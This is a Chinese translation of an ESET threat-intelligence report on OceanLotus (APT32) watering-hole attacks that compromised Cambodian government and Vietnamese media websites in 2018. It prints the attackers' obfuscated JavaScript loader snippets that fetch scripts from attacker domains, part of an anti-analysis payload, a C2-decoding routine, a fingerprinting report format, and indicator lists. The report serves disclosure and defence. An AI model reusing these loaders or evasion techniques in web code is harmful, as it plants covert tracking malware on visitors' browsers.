海莲花：针对东南亚的新一波水坑攻击

November 22, 2018 • 興趣使然的小胃

一、前言

ESET研究人员最近发现了针对东南亚多个网站的新一波水坑攻击活动，这些攻击活动自2018年9月份以来一直处于活跃状态。此次攻击活动之所以脱颖而出，原因在于其规模庞大，我们能够检测到21个被成功入侵的网站，其中某些网站的地位举足轻重。被入侵的网站包括柬埔寨国防部、柬埔寨外交和国际合作部以及多家越南报纸或者博客网站。

经过全面分析后，我们有较大的把握确认此次攻击活动由海莲花（OceanLotus，也称为APT32以及APT-C-00）组织所发起。OceanLotus是一个间谍组织，至少从2012年起就已经开始活跃，主要目标为外国政府以及异己人士。

我们认为此次攻击活动是OceanLotus Framework B的衍生版，后者是Volexity研究人员在2017年分析的一种水坑攻击方案。然而，这次攻击者加大了攻击复杂度，使分析人员更加难以分析其恶意框架。攻击者做了许多改进，比如使用公钥加密算法来交换AES会话密钥，使用该密钥来加密后续通信数据，避免安全产品拦截最终攻击载荷。在通信协议方面，攻击者从HTTP切换到WebSocket，以便隐藏恶意通信数据。

ESET研究人员识别出被入侵21的个不同网站，每个网站都会重定向到攻击者控制的不同域名。

此次攻击活动针对的地理区域如下所示：

图1. 被入侵的网站地理位置

大多数被入侵的域名都与新闻媒体或者柬埔寨政府有关。每个受害单位的详细描述如下表所示。我们已经在10月份通知了这些单位，但在本文撰写时许多目标仍在提供恶意脚本，这距离第一次入侵行为已经过去2个月之久。因此，我们建议大家不要访问这些站点。

被入侵域名	**网站描述**
baotgm[.]net	越南媒体（总部设在德克萨斯州阿灵顿）
cnrp7[.]org	柬埔寨国家救援队
conggiaovietnam[.]net	宗教有关（越南语）
daichungvienvinhthanh[.]com	宗教有关（越南语）
danchimviet[.]info	越南媒体
danviet[.]vn	越南媒体
danviethouston[.]com	越南媒体

被入侵域名	网站描述
fvpoc[.]org	全程为“Former Vietnamese Prisoners of Conscience”
gardencityclub[.]com	金边的一家高尔夫俱乐部
lienketqnhn[.]org	越南媒体
mfaic.gov[.]kh	柬埔寨外交和国际合作部
mod.gov[.]kh	柬埔寨国防部
mtgvinh[.]net	宗教有关（越南语）
nguoitieudung.com[.]vn	越南媒体
phnompenhpost[.]com	柬埔寨报纸英文版
raovatcalitoday[.]com	未知网站（越南语）
thongtinchongphandong[.]com	越南反对派媒体
tinkhongle[.]com	越南媒体
toithichdoc.blogspot[.]com	越南博客网站
trieudaiviet[.]com	未知网站（越南语）
triviet[.]news	越南媒体

表1. 被入侵网站列表

通常情况下，在水坑攻击中，攻击者会入侵潜在目标经常会访问的网站。然而，在此次攻击中，OceanLotus成功入侵了对大众非常有吸引力的一些网站，并不局限于他们的攻击目标。在本文撰写时，被入侵网站的Alexa排名如下表所示（排名越低，被访问次数越多）。比如，攻击者入侵了Dan Viet报纸网站（danviet[.]vn），这是越南境内访问量排名116的一个网站。

域名	Alexa全球排名	在最受欢迎国家中的Alexa排名
danviet[.]vn	12,887	116
phnompenhpost[.]com	85,910	18,880
nguoitieudung.com[.]vn	261,801	2,397

域名	Alexa全球排名	在最受欢迎国家中的Alexa排名
danchimviet[.]info	287,852	144,884
baotgm[.]net	675,669	119,737
toithichdoc.blogspot[.]com	700,470	11,532
mfaic.gov[.]kh	978,165	2,149
conggiaovietnam[.]net	1,040,548	15,368
thongtinchongphandong[.]com	1,134,691	21,575
tinkhongle[.]com	1,301,722	15,224
daichungvienvinhthanh[.]com	1,778,418	23,428
triviet[.]news	2,767,289	无数据
mod.gov[.]kh	4,247,649	3,719
raovatcalitoday[.]com	8,180,358	无数据
cnrp7[.]org	8,411,693	无数据
mtgvinh[.]net	8,415,468	无数据
danviethouston[.]com	8,777,564	无数据
lienketqnhn[.]org	16,109,635	无数据
gardencityclub[.]com	16,109,635	无数据
trieudaiviet[.]com	16,969,048	无数据
fvpoc[.]org	无数据	无数据

表2. 被入侵网站的Alexa排名

二、具体分析

攻击者入侵网站的方式基本类似。攻击者会在index页面或者托管在同一台服务器上的JavaScript文件中添加一小段JavaScript代码。添加的代码如图2所示，稍微经过混淆处理，该脚本会从攻击者控制的服务器上加载另一个脚本。图2中的脚本被添加到https://www.mfaic.gov[.]kh/wp-

content/themes/ministry-of-foreign-affair/slick/slick.min.js 脚本中，然后会加载来自https://weblink.selfip[.]info/images/cdn.js?from=maxcdn的另一个脚本。

```
(function() {
    var pt = "http";
    var l = document.createElement('script');
      l.src = pt + "s://" + arguments[0] + arguments[2] + arguments[3] + 'ip.' +
'info/images/cdn.js?from=maxcdn';
    document.getElementsByTagName('body')[0].appendChild(l)
})('web', 'a', 'link', '.self');
```

图2. 添加到mfaic.gov[.]kh中的JavaScript代码片段

为了规避检测，攻击者使用了如下方法：

1、混淆脚本，避免以静态方式提取最终URL；

2、所使用的URL看起来像是网站所使用的正常JavaScript库；

3、被入侵的每个网站都使用了不同的域名及URI；

4、被入侵的每个网站都使用不同的脚本。插入另一个被入侵网站的脚本代码片段如下图所示：

```
var script = document.createElement("script");
var i = 'crash-course';
var s = "fzgbc knowsztall znfo";
var _ = '/';
var e = "VisitorIdentification.js?sa=" + i;
script.async = true;
script.src = "htt" + "ps:" + _ + _ + s.split(" ").map(x => x.replace("z",
"i")).join(".") + _ + e;
var doc = document.getElementsByTagName('script')[0];
doc.parentNode.insertBefore(script, doc);
```

图3. 插入目标网站的另一段JavaScript代码

第一阶段

攻击活动第一阶段所使用的服务器（如mfaic.gov[.]kh目标对应的是weblink.selfip[.]info服务器）会根据用户的来源IP地址来投递诱饵脚本（随机的合法JavaScript库）或者第一阶段攻击脚本（比如，SHA-1哈希为2194271C7991D60AE82436129D7F25C0A689050A的某个脚本）。并非所有的服务器都会检查用户位置信息，但启用该功能后，只有来自越南和柬埔寨的访客才会收到恶意脚本。

第一阶段攻击脚本中包含多个检查步骤，以规避检测机制，如图4所示。

```
[…]
function t(n) {
    var r = this;
    !function (t, n) {
        if (!(t instanceof n))
            throw new TypeError('Cannot call a class as a function');
    }(this, t), this.t = {
        o: null,
        s: !0
      }, this.scr = !0, this.r(), this.i = !0, window.addEventListener('scroll',
function () {
        r.i || r.scr && !r.t.s && (r.scr = !1, r.c(n)), r.i = !1;
    });
}
return t.prototype.r = function () {
    var t = this;
    setInterval(function () {
         var n = window.outerWidth - window.innerWidth > 160, r = window.outerHeight
- window.innerHeight > 160, e = n ? 'vertical' : 'horizontal';
                    r && n || !(window.Firebug && window.Firebug.chrome &&
window.Firebug.chrome.isInitialized || n || r) ? (t.t.s = !1, t.t.o = null) : (t.t.s
= !0, t.t.o = e);
    }, 500);
}
 […]
```

图4. 第一阶段JavaScript载荷

该脚本会一直处于等待状态中，直到攻击者开始滚动网页为止。脚本还会检查窗口分辨率以及Firebug是否处于启用状态（Firebug是用来分析网页的一个浏览器扩展）。如果任何一个检查不满足条件，则脚本会停止执行。

随后，脚本使用自定义算法解密命令及控制服务器域名。比如，3B37371M1B1B382R332V1A382W36392W2T362T1A322T38 的解密结果为 wss://tcog.thruhere[.]net。对于每个第一阶段域名，攻击者会注册不同的第二阶段域名，托管在不同的服务器上。与解密函数等效的Python代码如图5所示。

```
def decrypt(encrypted_url):
    s = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    return "".join(chr(s.index(encrypted_url[e]) * 36 + s.index(encrypted_url[e+1]))
for e in range(0,len(encrypted_url),2))
```

图5. 用来解密C&C服务器地址的Python代码

解密C&C地址后，脚本会发送长度为15字符的一个字符串，然后接收并执行第二阶段载荷。所有的通讯流量使用的都是基于SSL的WebSocket协议。客户端与服务端之间可以通过该协议建立全双工通

信。这意味着一旦客户端建立连接，即使没有发送请求，服务器也可以向客户端发送数据。然而，在这种攻击场景中，攻击者使用Web套接字的主要目的似乎是想规避检测机制。

第二阶段

第二阶段脚本实际上是一个侦察脚本。OceanLotus开发者复用了Valve的fingerprintjs2库（可在GitHub上获取该库），稍加修改，添加了网络通信及自定义报告功能。

该脚本执行的不同操作如图6所示。所有流量都通过第一阶段载荷所建立的WebSocket会话进行传输。



图6. 第二阶段攻击载荷执行流程

通信数据使用AES会话密钥进行加密，该秘钥由服务器生成，使用RSA 1024位公钥加密然后发送给客户端。因此，我们无法解密客户端与服务端之间的通信数据。

与之前的水坑攻击方式相比，这种攻击方法使得防御方更加难以分析攻击活动，因为网络上发送的数据无法被检测并成功解密，因此能够阻止对攻击数据的网络检测机制。服务器发送的公钥始终相同，参考下文IoC部分内容。

侦察脚本会生成一个报告，格式如下所示，然后将其发送给第二阶段的C&C服务器。


```
{
  "history": {
                                                                    "client_title":
"Ministry%20of%20Foreign%20Affairs%20and%20International%20Cooperation%20-",
    "client_url": "https://www.mfaic.gov.kh/",
    "client_cookie": "",
    "client_hash": "",
    "client_referrer": "https://www.mfaic.gov.kh/foreign-ngos",
          "client_platform_ua":  "Mozilla/5.0  (Windows  NT  6.1;  Win64;  x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36",
    "client_time": "2018-10-21T12:43:25.254Z",
    "timezone": "Asia/Bangkok",
    "client_network_ip_list": [
      "192.168.x.x",
      "x.x.x.x"
    ],
    "client_api": "wss://tcog.thruhere.net/",
                                                                    "client_zuuid":
"defaultcommunications39e10c84a0546508c58d48ae56ab7c7eca768183e640a1ebbb0cceaef0bd07ced

    "client_uuid": "a612cdb028e1571dcab18e4aa316da26"
  },
  "navigator": {
    "plugins": {
      "activex": false,
      "cors": true,
      "flash": false,
      "java": false,
      "foxit": true,
      "phonegap": false,
      "quicktime": false,
      "realplayer": false,
      "silverlight": false,
      "touch": false,
      "vbscript": false,
      "vlc": false,
      "webrtc": true,
      "wmp": false
    },
    "_screen": {
      "width": 1920,
      "height": 1080,
      "availWidth": 1920,
      "availHeight": 1080,
      "resolution": "1920x1080"
    },
 "_plugins": [
[...]
```

图7. 指纹报告

该报告格式与Volexity研究人员在2017年的OceanLotus Framework B分析文章中提供的信息几乎完全相同。不同的字段也非常类似，并且包含相同的拼写错误。由于这些相似性以及目标的地理位置信息，我们非常确信OceanLotus是此次攻击活动的幕后主使者。

生成的报告中包含受害者浏览器以及所访问网站的详细信息，包括user-agent、HTTP Referer、本地及外部IP地址、浏览器插件以及浏览器配置的语言首选项信息等。

此外，每台计算机还使用了两个唯一标识符，即client_zuuid和client_uuid。攻击者可能使用这两个标识符来识别并跟踪用户。2017年的攻击框架中已经存在这些标识符，并且client_uuid的计算方式也非常类似。

client_zuuid由navigator.mediaDevices.enumerateDevices中不同的deviceId值拼接而成。这些设备为浏览器可以访问的外部设备，比如摄像头或者麦克风。因此，同一台主机上同一个用户在不同访问会话期间所生成的这个值应该保持一致。

client_uuid是由fingerprintjs2所收集的一些指纹信息的MD5哈希值。所收集的信息包括浏览器user-agent值、语言、时区、浏览器插件以及浏览器中可用的字体。多次会话中这个值应该保持一致，除非用户更新浏览器或者使用其他设备。

网络架构

为了尽可能隐蔽行踪，OceanLotus攻击者为每个入侵的网站注册了第一阶段以及第二阶段域名。每个域名都托管在不同的服务器上，IP地址也不同。攻击者为此次攻击活动至少注册了50个域名，使用了至少50个服务器。

虽然第一阶段域名大多数都在免费域名服务上注册，但第二阶段所使用的域名大多都是付费域名。攻击者还会模仿合法的网站，使攻击网站看上去更有欺骗性。攻击者模仿的部分网站如下表所示：

C&C域名	**合法域名**
cdn-ampproject[.]com	cdn.ampproject.com
bootstraplink [.]com	getbootstrap.com
sskimresources[.]com	s.skimresources.com
widgets-wp[.]com	widgets.wp.com

表3. 攻击者模仿的部分域名列表

由于攻击者使用许多域名，并且这些域名与合法网站比较相似，因此人们难以在网络流量中单凭肉眼分辨出攻击活动。

三、总结

尽管研究人员正在积极跟踪OceanLotus组织，但该组织依然会针对东南亚目标发起攻击。此外，攻击者还会定期改进所使用的工具集，包括水坑攻击框架以及Windows系统、macOS系统上的恶意软件。本文分析了攻击者对水坑攻击框架的最新改进，表明OceanLotus又引入了新的混淆技术，这些技术在之前的分析报告中并没有发现。此次攻击活动又给我们敲响警钟，提醒我们需要密切跟踪这个APT组织。

为了限制受害者范围，我们通知了每个被入侵网站的所属单位，也提供了删除恶意JavaScript代码的具体方法（虽然某些单位似乎不太愿意与我们联系）。

ESET研究人员将继续跟踪OceanLotus工具集的开发进度，会在GitHub上公开IoC特征。如果大家有任何疑问或者想提交相关样本，欢迎与我们联系（threatintel@eset.com）。

四、参考资料

[1] ESET Research, “OceanLotus: Old techniques, new backdoor,” 03 2018. [Online]. https://www.welivesecurity.com/wp-content/uploads/2018/03/ESET_OceanLotus.pdf.

[2] N. Carr, “Cyber Espionage is Alive and Well: APT32 and the Threat to Global Corporations,” FireEye, 14 05 2017. [Online]. https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html.

[3] Sky Eye Lab, “OceanLotus APT Report Summary,” 29 05 2015. [Online]. http://blogs.360.cn/post/oceanlotus-apt.html.

[4] S. K. S. A. Dave Lassalle, “OceanLotus Blossoms: Mass Digital Surveillance and Attacks Targeting ASEAN, Asian Nations, the Media, Human Rights Groups, and Civil Society,” Volexity, 06 11 2017. [Online]. https://www.volexity.com/blog/2017/11/06/oceanlotus-blossoms-mass-digital-surveillance-and-exploitation-of-asean-nations-the-media-human-rights-and-civil-society/.

五、IoC

相关文件

描述	SHA-1	SHA-256
第一阶段脚本	2194271C7991D60AE82436129D7F25C0A689050A	1EDA0DE280713470878C399D3
第二阶段脚本	996D0AC930D2CDB16EF96EDC27D9D1AFC2D89CA8	8B824BE52DE7A8723124BAD5A

网络特征

被入侵网站	第一阶段	IP地址	第二阶
baotgm[.]net	arabica.podzone[.]net	178.128.103.24	10cm.r
cnrp7[.]org	utagscript[.]com	206.189.88.50	optnm
conggiaovietnam[.]net	lcontacts.servebbs[.]net	178.128.219.207	imginc
daichungvienvinhthanh[.]com	sskimresources[.]com	178.128.90.102	secure imrwo
danchimviet[.]info	wfpscripts.homeunix[.]com	178.128.223.102	cdn-amppr
danviet[.]vn	cdnscr.thruhere[.]net	178.128.98.139	io.blog

被入侵网站	第一阶段	IP地址	第二阶
danviethouston[.]com	your-ip.getmyip[.]com	178.128.103.74	[Unkn
fvpoc[.]org	gui.dnsdojo[.]net	178.128.28.93	cdnazu
gardencityclub[.]com	figbc.knowsitall[.]info	178.128.103.207	ichefb chef[.]
lienketqnhn[.]org	tips-renew.webhop[.]info	159.65.7.45	cyhire.
mfaic.gov[.]kh	tcog.thruhere[.]net	178.128.107.83	weblin
mfaic.gov[.]kh	s0-2mdn[.]net	104.248.144.178	p-type
mod.gov[.]kh	static.tagscdn[.]com	206.189.95.214	pagefa
mtgvinh[.]net	metacachecdn[.]com	178.128.209.153	bootst
nguoitieudung.com[.]vn	s-adroll[.]com	128.199.159.127	player- cnevid
phnompenhpost[.]com	tiwimg[.]com	206.189.89.121	tiqqcd
raovatcalitoday[.]com	widgets-wp[.]com	178.128.90.107	cdn-ty
thongtinchongphandong[.]com	lb-web-stat[.]com	159.65.128.57	bench
tinkhongle[.]com	cdn1.shacknet[.]us	142.93.127.120	scdn-c
toithichdoc.blogspot[.]com	assets-cdn.blogdns[.]net	178.128.28.89	cart.gc
trieudaiviet[.]com	html5.endofinternet[.]net	178.128.90.182	effectc azuree
triviet[.]news	ds-aksb-a.likescandy[.]com	159.65.137.144	labs-a
[Unknown]	pixel1.dnsalias[.]net	142.93.116.157	ad-app
[Unknown]	trc.webhop[.]net	178.128.90.223	static- addtoa
[Unknown]	nav.neat-url[.]com	178.128.103.205	straits- actor[.

服务器发送的RSA公钥

```
--BEGIN PUBLIC KEY--
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDI8O2kXpKec4MBVeF2g86GtT2X
/ABJB2M+urEvxJStRuL/+u/a9oJ6XL4JTFceYqJiSsXvwD/wDfgI00zCdmJ7xgw+
rpGyuSntLH2Ox5oVxTTUQB791WJByDjtKXYBHpIBrmePG1EcnTlfBhgHhpAeZEao
hEXZ94it73j02h+JtQIDAQAB
--END PUBLIC KEY--
```

Tags: 攻击 , 脚本 , 攻击者 , 入侵 , 域名 , 网站 , 数据 , 越南 , 服务器 , 活动 ,

为您推荐了相关的技术文章:

1. 定时炸弹 - MQ 代理中危险的序列化数据
2. 构造PPSX钓鱼文件 - Evi1cg's blog
3. 360安全报告-2017年上半年网络诈骗趋势研究报告
4. Rasp 技术介绍与实现
5. 会找漏洞的时光机: Pinpointing Vulnerabilities

原文链接： www.anquanke.com